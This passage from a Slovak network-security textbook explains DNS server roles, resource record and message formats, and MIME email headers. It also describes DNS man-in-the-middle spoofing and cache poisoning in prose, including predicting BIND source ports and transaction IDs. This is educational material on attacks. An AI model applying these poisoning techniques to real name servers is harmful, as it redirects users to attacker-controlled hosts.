- **Sekundárny** menný server. Tento menný server má autoritu nad zónou, ale získava informácie o zóne od primárneho servera prostredníctvom procesu **zónového prenosu** (zone transfer). Aby boli informácie o zóne na primárnom a sekundárnom serveri synchronizované, sekundárny server žiada pravidelne o zónový prenos (spravidla raz za niekoľko hodín) a primárny server aktivuje zónový prenos v prípade aktualizácie informácií o zóne. Menný server môže fungovať buď ako primárny alebo sekundárny nmenný server pre viac domén alebo ako primárny pre niektoré domény a ako sekundárny pre ostatné. Primárny alebo sekundárny menný server plní všetky funkcie caching – only menného servera (takýto menný server má iba vyrovnávajúcu pamäť).
- **Caching – only** menný server. Tento server nemá autoritu nad žiadnou zónou. Všetky údaje získava podľa potreby od primárnych alebo sekundárnych menných serverov. To si vyžaduje, aby obsahoval aspoň jeden záznam NS (záznam o mennom serveri), ktorý ho odkazuje na menný server, z ktorého môže iniciálne získať informácie.

### 10.1.3 Zdrojové záznamy DNS


Distribuovaná databáza DNS sa skladá zo záznamov, ktorým hovoríme **zdrojové záznamy** RR (Resource Record). Základné typy zdrojových záznamov sú definované v [RFC 1035], niektoré ďalšie nové v [RFC 1183]. Tieto záznamy sú rozdelené do tried. Nás bude zaujímať iba trieda internetových záznamov. Zdrojové záznamy zabezpečujú mapovanie medzi menami domén a sieťovými objektami. Najbežnejšie sieťové objekty sú adresy internetových uzlov (hostov), ale systém DNS je navrhnutý tak, aby obsiahol široký rozsah rôznych objektov.

Zóna sa skladá zo skupiny zdrojových záznamov začínajúci záznamom SOA (Start Of Authority). Záznam SOA identifikuje doménové meno zóny. Bude sa tam nachádzať záznam o mennom serveri NS (Name Server) pre primárny menný server pre túto zónu. Tiež by sa tam mohli nachádzať záznamy NS pre sekundárne menné servery. Záznamy NS sa využívajú na identifikáciu autoritatívnych menných serverov.

Na Obrázku č. 10.6 je všeobecný formát zdrojového záznamu. Jednotlivé polia vo formáte majú tento význam:

- **Name** je pole pre meno domény. Meno domény musí byť definované. Aj keď systém DNS má veľmi všeobecné pravidlá na vytvorenie doménových mien odporúča syntax pre doménové mená tak, aby minimalizovala pravdepodobnosť chybnej interpretácie doménových mien aplikáciami, ktoré používajú resolver DNS. Doménové meno rešpektujúce odporúčanú syntax by sa malo skladať z postupnosti reťazcov, ktoré pozostávajú z alfanumerických znakov alebo pomlčky, pričom každý reťazec má dĺžku 1 až 63 znakov začínajúc písmenom. Každý pár reťazcov je oddelený bodkou. Doménové mená nie sú citlivé na veľkosť písmen.
- **Type** definuje typ zdroja v tomto zázname. Existuje viacero možných hodnôt, ale niektoré z nich sú bežnejšie používané. Napríklad typ A (hodnota 1) predstavuje adresu IPv4 hosta, typ NS (2) je autoritatívny manný server, typ CNAME (5) je kanonické meno pre alias, typ SOA (6) je označenie začiatku zóny autority, typ KEY (25) je verejný kľúč zviazaný s menom DNS, typ AAAA (28) je záznam adresy IPv6, atď.
- **Class** je označenie triedy rodinu protokolu. Jedinou bežne používanou hodnotou je IN (Internet systém).

- **TTL** (Time To Live) je čas v sekundách, počas ktorého je platný zdrojový záznam vo vyrovnávacej pamäti menného servera. Tento čas je uložený ako 32-bitové číslo bez znamienka. Typická hodnota pre záznamy ukazujúce na adresy IP je 86400 (jeden deň).
- **RDlength** je celé 16-bitové číslo bez znamienka, ktoré špecifikuje v počte bajtov dĺžku poľa RData.
- **RData** je reťazec bajtov s premenlivou dĺžkou, ktorý opisuje zdroj. Formát týchto informácií sa líši podľa typu a triedy zdrojového záznamu.




Obrázku č. 10.6: Všeobecný formát zdrojového záznamu


### 10.1.4 Správy DNS

Všetky správy v protokole DNS používajú jeden formát. Tento formát je zobrazený na Obrázku č. 10.7. Správu v tomto formáte posiela resolver mennému serveru. Resolver z tohto formátu využíva iba hlavičku správy (polia IDentification, Parameters, QDcount, ANcount, NScount, ARcount) a sekciu otázky (Question Section). Odpovede a odovzdávanie dopytu využívajú ten istý formát a s tým, že doplňujú sekciu odpovedi, sekciu autority a sekciu ďalších informácií (Answer Section, Authority Section a Additional Information Section).

Hlavička správy má pevnú dĺžku 12 bajtov. Dĺžky ostatných sekcií formátu správy sú premenlivé. Jednotlivé polia v hlavičke správy majú tento význam:

- **IDentification** (ID) je 16 bitové identifikačné číslo správy. Tento identifikátor je prekopírovaný do odpovedi na dopyt (párovanie dopytu a odpovedi) a môže byť použitý na rozpoznanie odpovedi pri viacerých dopytoch zadaných v rovnakom čase.
- **Parameters** je 16 bitové pole parametrov v takejto štruktúre:
- Bit 0: príznak **QR** identifikuje dopyt (príznak nastavený na 1) alebo odpoveď (príznak nastavený na 0)
- Bity 1-4: príznak **Op code** je 4 bitové pole špecifikujúce typ dopytu: 0 je štandardný dopyt (QUERY), 1 je inverzný dopyt (IQUERY), 2 je žiadosť o stav servera (STATUS)
- Bit 5: príznak **AA** je príznak autoritatívnej odpovedi. Ak je nastavený v odpovedi na 1, potom špecifikuje, že odpovedajúci menný server je autoritou pre meno domény, ktorá bola poslaná v dopyte
- Bit 6: príznak **TC** je príznak skrátenia odpovedi. Príznak je nastavený, ak správa bola dlhšia ako je dovolená dĺžka použitého transportného protokolu UDP.
- Bit 7: príznak **RD** je príznak požadujúci rekurziu. Tento bit signalizuje mennému serveru, že sa požaduje rekurzívny preklad. Príznak je prekopírovaný do odpovedi.
- Bit 8: príznak **RA** je príznak dostupnosti rekurzie. Príznak indikuje, či menný server podporuje rekurzívny preklad.
- Bity 9-11: pole **ZERO** - 3 bity rezervované pre budúce použitie, musia byť nastavené na 0

- Bity 12-15: pole **Rcode** - 4 bitový kód odpovede. Možné hodnoty tohto poľa sú 0 pre bezchybnú operáciu, 1 pre chybu formátu (server nebol schopný interpretovať správu), 2 pre poruchu servera (správa nebola spracovaná z dôvodov problémov servera), 3 pre chybu mena (meno domény v dopyte neexistuje, toto platí iba pri nastavenom príznaku AA v odpovedi), 4 pre nie je implementované (požadovaný typ dopytu nie je na mennom serveri implementovaný), 5 pre odmietnutie (server odmieta odpovedať z dôvodov nastavenej politiky)
- **QDcount** – 16 bitové celé číslo bez znamienka definujúce počet položiek v sekcii otázky
- **ANcount** – 16 bitové celé číslo bez znamienka definujúce počet zdrojových záznamov v sekcii odpovedi
- **NScount** – 16 bitové celé číslo bez znamienka definujúce počet zdrojových záznamov s mennými servermi v sekcii autority
- **ARcount** – 16 bitové celé číslo bez znamienka definujúce počet zdrojových záznamov v sekcii dodatočných informácií




Obrázku č. 10.7: Formát správy DNS

Pole sekcie otázok (Question Section) vo formáte správy DNS obsahuje dopyty pre menný server, obsahuje QDcount (zvyčajne 1) položiek. Ďalšie tri polia sekcií odpovede, autority a ďalších informácií (Answer Section, Authority Section a Additional Information Section) obsahujú premenlivý počet zdrojových záznamov. Ich počet je definovaný v odpovedajúcich poliach klavičky správy.

### 10.1.5 Útoky na DNS – Man in the Middle

Analýzou základných útokov na systém DNS sa zaoberá štúdia [SAI] (Security Associates Institute). V nasedujúcich častiach sú uvedené niektoré z nich.

V prípade, že **útočník je schopný odchytávať komunikáciu medzi klientom a DNS serverom**, potom útočník vie tiež odchytávať dopyty klienta na preklad mena a poslať klientovi (namiesto DNS servera) falošnú odpoveď, ktorá mapuje meno domény na nesprávnu adresu IP.


Tento útok je založený **na súbehu odpovedí**, a to falošnej odpovedi od útočníka a odpovedi oprávneného DNS servera. Útočník musí na dopyt klienta na preklad mena odpovedať skorej ako odpovie oprávnený DNS server. Zdržanie odpovedi (ak je to nevyhnutné) oprávneného DNS servera je možné vykonať zaslatím viacerých dopytov na preklad (simulácia útoku DoS na DNS server) alebo požiadavkou klienta na rekurzívny dopyt.

Demonštrácia útoku je na Obrázku č. 10.8 a skladá sa z týchto krokov:

1 Útočník sa umiestni v štruktúre sieti medzi klienta a menný server (sieťová kolízna doména s klientom alebo na segment, kde je umiestnený menný server)

15 Klient vykoná dopyt DNS na preklad mena domény www.banka.sk
16 Dopyt je odchytený útočníkom, ktorý odpovedá falošnou informáciou
17 Server DNS odpovedá správnou informáciou, ale túto informáciu klient neakceptuje, pretože už dostal a akceptoval informáciu od útočníka.

Na realizáciu takéhoto útoku existujú voľne šíriteľné nástroje.




Obrázok č. 10.8: Útok na DNS typu Man in the Middle

### 10.1.6 Útoky na DNS – cache poisoning

Ak klient v doméne **stuba.sk** vykoná dopyt na preklad mena domény www.banka.sk, typicky sa vykoná takáto sekvencia udalostí, ktoré sú dokumentované na Obrázku č. 10.9:


1 Klient kontaktuje jemu nakonfigurovaný DNS server a požiada ho o preklad mena domény www.banka.sk na adresu IP. Tento dopyt bude obsahovať informáciu o klientovom čísle zdrojového portu UDP, adrese IP a ID transakcie DNS.

18 Klientov DNS server, pretože nie je autoritatívnym pre doménu banka.sk, prostredníctvom dopytov cez Internetové koreňové servery DNS kontaktuje banka.sk server DNS a získa odpoveď na dopyt.
19 Tento úspešný dopyt potom DNS server pošle klientovi naspäť a aj server DNS aj klient si túto informáciu **uložia do vyrovnávacej pamäti**.

Na uvedenej sekvencii udalostí si treba všimnúť tieto skutočnosti:

1 V kroku 3 klient akceptuje iba takú spätnú odpoveď od servera DNS, v ktorej server DNS použije správne číslo zdrojového portu, adresy IP a ID transakcie tak ako boli použité pri dopyte v kroku 1. Tieto tri položky sú jedinou formou autentizácie použitej na akceptáciu odpovedí DNS.

20 Spätná odpoveď od servera DNS domény www.banka.sk je uložená do cache na serveri DNS ns1.stuba.sk a tiež do vyrovnávací pamäti na klientovi (v prípade plného resolvera) a to po dobu špecifikovanú parametrom TTL. Ak iný klient požiada server DNS ns1.stuba.sk o preklad doménového mena www.banka.sk počas platnosti tohto záznamu (daný TTL), potom server DNS na tento dopyt vráti informáciu zo svojej vyrovnávací úamäti a nebude posielať dopyty na iné menné servery (koreňový, .sk a ns1.banka.sk).




Obrázok č. 10.9: Preklad mena domény na adresu IP

Je potrebné rozlišovať ID medzi transakciou medzi klientom a menným serverom a medzi transakciou medzi mannými servermi. V skutočnosti ide o dve rôzne transakcie DNS, teda **ID transakcií bude samozrejme rôzne**.

Vyššie uvedené kroky môžu byť útočníkom zneužité na umiestnenie falošnej informácie do vyrovnávací pamäti ns1.stuba.sk. Na Obrázku č. 10.10 sa útočník snaží správne uhádnuť ID transakcie (16 bitov) použitej pri komunikácii name serverov.

Aby to útočník dosiahol, urobí toto:


1 Pošle veľké množstvo žiadostí mennému serveru ns1.stuba.sk o preklad, každá žiadosť má inú falošnú zdrojovú adresu IP, mena domény www.stuba.sk na adresu IP. Dôvodom na poslatie veľkého počtu žiadostí je to, že každej žiadosti bude pridelené jedinečné ID transakcie a aj keď všetky žiadosti sú pre to isté meno domény, každá žiadosť bude spracovávaná nezávisle.

21 Menný server ns1.stuba.sk pošle každú z týchto žiadostí na ďalšie servery DNS a eventuálne ns1.banka.sk. To znamená, že menný server ns1.stuba.sk očakáva veľké množstvo odpovedí od menného servera ns1.banka.sk.

22 Útočník využije tento čakací interval na bombardovanie servera ns1.stuba.sk falošnými odpoveďami od servera ns1.banka.sk udávajúcimi, že doméne www.banka.sk odpovedá adresa IP, ktorá je pod kontrolou útočníka (falošná adresa, falošná infomácia). Každá

falošná odpoveď má iné ID transakcie. Útočník dúfa, že uhádne správne ID transakcie, t.j. také ako bolo použité mennými servermi.

Ak je útočník úspešný, **bude falošná informácia** (falošná IP adresa) **uložená do varovnávacej pamäti servera DNS ns1.stuba.sk**. Treba poznamenať, že tento útok je viac menej útokom na menný server, ktorý má dopad na klienta používajúceho cieľový menný server s falošnými informáciami.




Obrázok č. 10.10: Scenár útoku na DNS – cache poisoning

Teraz sa opäť vráťme k trom autentizačným položkám dopytu a odpovede, t.j. ID transakcie, zdrojovej adrese IP a číslu zdrojového portu. Zistenie zdrojovej adresy IP menného servera je priamočiare, pretože poznáme IP adresu menného servera, ktorému klient posiela dopyty. Zistenie **čísla zdrojového portu je obťažnejšie**.


Častejšie áno ako nie, softvér BIND (program omplementujúci DNS protokoly) znovupoužíva **to isté číslo zdrojového portu na dopyty toho istého klienta, t.j. menného servera BIND**. To znamená, že ak útočník má pod kontrolou nejaký BIND autoritatívny menný server (ns1.utocnik.sk), môže ako prvé zadať dopyt na cieľový menný server na preklad doménového mena z útočníkovej domény (napr. www.utocnik.sk) a keď príde paket s rekurzívnym dopytom na ns1.utocnik.sk, môže útočník zistiť číslo zdrojového portu na cieľovom mennom serveri.

Je pravdepodobné, že bude použité to isté číslo zdrojového portu aj keď obeť pošle dopyty pre doménu, ktorá bude unesená (hijacked). Odchytávaním výstupov troch po sebe idúcich dopytov pre rôzne doménové mená bolo napríklad zistené:

- 172.16.1.2.22343 > 128.1.4.100.53
- 172.16.1.2.22343 > 23.55.3.56.53
- 172.16.1.2.22343 > 42.14.212.5.53

Pri dopytoch na tri rôzne menné servery všetky tri dopyty použili číslo zdrojového portu 22343.

Zistenie zdrojového číslo portu je dokumentované na Obrázku č. 10.11.




Obrázok č. 10.11: Zistenie čísla zdrojového portu na DNS BIND

BIND v4 a 8 používa sekvenčné prideľovanie ID pre transakcie. Zo znamená, že útočník môže ľahko nájsť aktuálne ID jednoducho vykonaním dopytu na server a zistením čísla ID a znalosťou, že nasledujúci dopyt BIND na ďalší name server sa vykoná s ID+1.

BIND v9 prideľuje transakciám čísla ID náhodne a neposiela viacnásobné rekurzívne dopyty pre tie isté mená domén.

### 10.1.7 Použité zdroje


[RFC 1034] MOCKAPETRIS, P.V.: Domain Names - Concepts and Facilities. November 1987

[RFC 1035] MOCKAPETRIS, P.V.: Domain Names – Implementation and Specification. November 1987

[RFC 1183] EVERHART, C.F., MAMAKOS, L.A., ULLMANN, R., MOCKAPETRIS, P.V.: New DNS RR Definitions. October 1990

[RFC 1591] POSTEL, J.: Domain Name System Structure and Delegation. March 1994

[RFC 1995] OTHA, M.: Incremental Zone Transfer in DNS. August 1996

[RFC 1996] VIXIE, P.: A Mechanism for Prompt Notification of Zone Changes (DNS NOTIFY). August 1996

[RFC 2136] VIXIE, P. (Editor), THOMSON, S., REKHTER, Y., BOUND, J.: Dynamic Updates in the Domain Name System (DNS UPDATE). April 1997

[RFC 2870] BUSH, R., KARRENBERG, D., KOSTERS, M., PLZAK, R.: Root Name Server Operational Requirements. June 2000

[SAI] Attacking the DNS Protocol. Security Associates Institute. Sainstitute.org, 2003. Dostupné na http://www.rootsecure.net/content/downloads/pdf/sans_attacking_dns_protocol.pdf. Dátum prístupu 5.5.2010.


Dokumenty RFC sú k dispozícii na webovom sídle http://www.ietf.org/


## 10.2 Bezpečná elektronická pošta

Prakticky vo všetkých distribuovaných prostrediach je elektronická pošta najviac používaná sieťová aplikácia. Používatelia očakávajú, že budú môcť odosielať správy elektronickej pošty iným používateľom, ktorí sú pripojení priamo alebo nepriamo k Internetu, bez ohľadu na typ operačného systému počítača alebo komunikačného vybavenia. S rastúcou dôležitosťou elektronickej pošty rastie aj požiadavka na jej **bezpečnosť** najmä na **autentickosť a dôvernosť** služieb elektronickej pošty.

Bezpečná elektronická pošta **S/MIME** (Secure/Multipurpose Internet Mail Extension) je bezpečnostné vylepšenie internetového štandardu formátu elektronickej pošty MIME. Vylepšenie je založené na využití technológie hašovacích funkcií a kryptografie. Hoci aj bezpečná pošta PGP (Pretty Good Privacy) je zaradená medzi štandardy IETF (Internet Engineering Task Force, iniciatívna skupina tvorby internetových štandardov RFC), je vysoko pravdepodobné, že S/MIME sa stane priemyselným štandardom pre obchodné a inštitucionálne použitie, zatiaľ čo PGP zostane voľbou pre osobné používanie bezpečnej elektronickej pošty mnohých používateľov. S/MIME je definovaná v rade dokumentov, najdôležitejšie sú [RFC 3370], [RFC 3850], [RFC 3851] a [RFC 3852].

Aby sme porozumeli bezpečnej elektronickej pošte S/MIME, musíme mať najprv všeobecnú predstavu o základnom formáte správy elektronickej pošty **MIME**. Ale k pochopeniu významu MIME sa musíme vrátiť k tradičnému formátu správy elektronickej pošty definovanom v štandarde [RFC 822]. Formát e-mailu v tomto formáte sa ešte dnes bežne používa. Najnovšia verzia tejto tradičnej špecifikácii formátu je [RFC 5322]. Preto sa najprv budeme zaoberať týmito dvomi štandardmi a až potom sa vrátime k formátu S/MIME.

Štandard [RFC 5322] definuje formát textových správ, ktoré sú odosielané pomocou elektronickej pošty. V kontexte [RFC 5322] je správa videná ako obálka a obsah. Obálka obsahuje akékoľvek informácie, ktoré je potrebné preniesť a doručiť. Obsah vytvára objekt, ktorý je doručený príjemcovi. Štandard [RFC 5322] sa vzťahuje len na obsah. Avšak štandard pre obsah zahrňuje sadu hlavičiek, ktoré môže použiť poštový systém na vytvorenie obálky. Štandard je určený na uľahčenie získavania týchto informácií pomocou programov.




Obrázok č. 10.12 : Základná štruktúra správy elektronickej pošty

Celková štruktúra správy podľa [RFC 5322] je veľmi jednoduchá. Správa sa skladá z určitého počtu riadkov záhlavia (header) a nasleduje neobmedzený text tela správy (body). Záhlavie je oddelené od tela prázdnym riadkom. Inak povedané, správa je text US-ASCII (7 bitový kód) a všetky riadky až do prvého prázdneho riadku sú považované za riadky záhlavia, ktoré využíva časť používateľského klienta poštového systému. Riadok záhlavia sa obvykle skladá z hlavičky, ktorá je nasledovaná dvojbodkou a ďalej nasledovaná argumentom hlavičky. Formát dovoľuje, aby bol jeden dlhý riadok rozdelený do niekoľkých riadkov. Najčastejšie používané hlavičky sú **From** (Od), **To** (Komu), **Subject** (Predmet) a **Date** (dátum). Ďalšou bežne sa vyskytujúcou hlavičkou v záhlaví podľa [RFC 5322] je **Message ID** (ID správy). Táto hlavička obsahuje

jedinečný identifikátor spojený s touto správou. Na Obrázku č. 10.12 je zobrazenie základnej štruktúry správy s príkladom správy.

### 10.2.1 Elektronická pošta MIME

Formát MIME je rozšírením rámca podľa [RFC 5322], ktorý bol určený na riešenie niektorých problémov a obmedzení použitia protokolu SMTP (Simple Mail Transfer Protocol, tradičný protokol elektronickej pošty definovaný v [RFC 821]). Hlavné obmedzenie schémy protokolu SMTP podľa [RFC 5322] je to, že nemôže prenášať textové údaje, ktoré obsahujú znaky národných abecied, pretože tie sú reprezentované 8 bitovým kódom s hodnotami desiatkovo 128 a viacej a SMTP je obmedzený iba na znaky reprezentované 7 bitovým kódom ASCII. Ďalším obmedzením je, že SMTP nemôže prenášať spustiteľné súbory alebo iné binárne objekty. Používa sa veľa schém na konverziu binárnych súborov do textovej formy, ktorá jediná je použiteľná poštovým systémom s protokolom SMTP. Bohužiaľ žiadna z týchto schém nie je štandardom alebo aspoň „de facto“ štandardom.

Špecifikáciu MIME (vyjadrená najmä v [RFC 2045] až [RFC 2049]) možno charakterizovať nasledovne. Je definovaných **päť nových hlavičiek** pre záhlavie správy podľa [RFC 5322]. Tieto hlavičky poskytujú informácie o tele správy. Je definovaný rad nových **formátov obsahu** na štandardizáciu reprezentácie, ktoré podporujú **multimediálnu elektronickú poštu**. Sú definované **schémy kódovania prenosu** umožňujúce konverziu akéhokoľvek formátu obsahu do tvaru, ktorý je chránená pred zmenou poštovým systémom.

V MIME je definovanch päť nových hlavičiek:

- **MIME-Version**: Musí mať hodnotu parametra 1.0. Toto pole indikuje, že správa je v súlade s [RFC 2045] a [RFC 2046].
- **Content-Type**: Opisuje dostatočne detailne údaje obsiahnuté v tele tak, že klient elektronickej pošty príjemcu môže vybrať vhodný prostriedok alebo mechanizmus na reprezentáciu údajov príjemcovi alebo inak pracovať s údajmi vhodným spôsobom.
- **Content-Transfer-Encoding**: Označuje typ transformácie, ktorý bol použitý na reprezentáciu tela správy spôsobom, ktorý je prijateľný pre prenos pošty.
- **Content-ID**: Používa sa na jednoznačnú identifikáciu entít MIME v rôznych kontextoch.
- **Content-Description**: textový opis objektu v tele správy. Je to užitočné v prípade, keď objekt nie je čitateľný (napr. audio údaje).

Neskoršie bola v [RFC 2183] dodefinovaná hlavička **Content-Disposition**, ktorá určuje, či prenášané údaje v tele správy sú určené na automatické zobrazenie príjemcovi (inline) alebo nie sú určené k automatickému zobrazeniu príjemcovi (attachment), t.j. príjemca ich má spracovávať ručne (napr. sa jedná o súbor, ktorý má byť uložený na lokálnom disku). Niektoré alebo všetky tieto hlavičky sa môžu objaviť v normálnom záhlaví [RFC 5322]. Kompliantná implementácia MIME **musí podporovať hlavičky** MIME-Version, Content-Type a Content-Transfer-Encoding, hlavičky Content-ID a Content-Description a Content-Disposition sú voliteľné a môže byť príjemcom ignorované.

Prevažná časť špecifikácie MIME sa týka definície rôznych typov obsahu. To odráža potrebu zabezpečiť štandardizované spôsoby zaobchádzania s najrôznejšími reprezentáciami v multimediálnom prostredí. Existuje sedem rôznych hlavných typov obsahu a celkom 15 podtypov. Vo všeobecnosti typ obsahu deklaruje všeobecný typ údajov a podtyp určuje určitý formát pre tento typ údajov.

Pre telo typu **Text** nie je potrebný žiadny špeciálny softvér na získanie plného významu textu

okrem podpory uvedeného súboru znakov. Primárny podtyp je **Plain** text (obyčajný text), čo je jednoducho reťazec znakov ASCII alebo znakov ISO 8859. Podtyp **Enriched** (obohatený, definovaný v [RFC 1896]) umožňuje väčšiu flexibilitu formátovania.

Typ **message** poskytuje rad dôležitých funkcií MIME.

- Podtyp **rfc822** indikuje**,** že telo je celá správa elektronickej pošty vrátane hlavičky a tela. Bez ohľadu na meno tohto podtypu zapúzdrená správa môže byť nielen jednoduchá správa [RFC 5322], ale tiež lubovoľná správa MIME.
- Podtyp **partial** umožňuje fragmentáciu veľkej správy do niekoľkých menších častí, ktoré treba na mieste určenia znovu poskladať. Pre tento podtyp sú špecifikované v hlavičke Content-Type: Message/Partial ďalšie tri parametre: identifikátor **id**, je rovnaký pre všetky fragmenty, číslo sekvencie **sequence number,** je jedinečné číslo každého fragmentu a číslo **total** je celkový počet fragmentov.
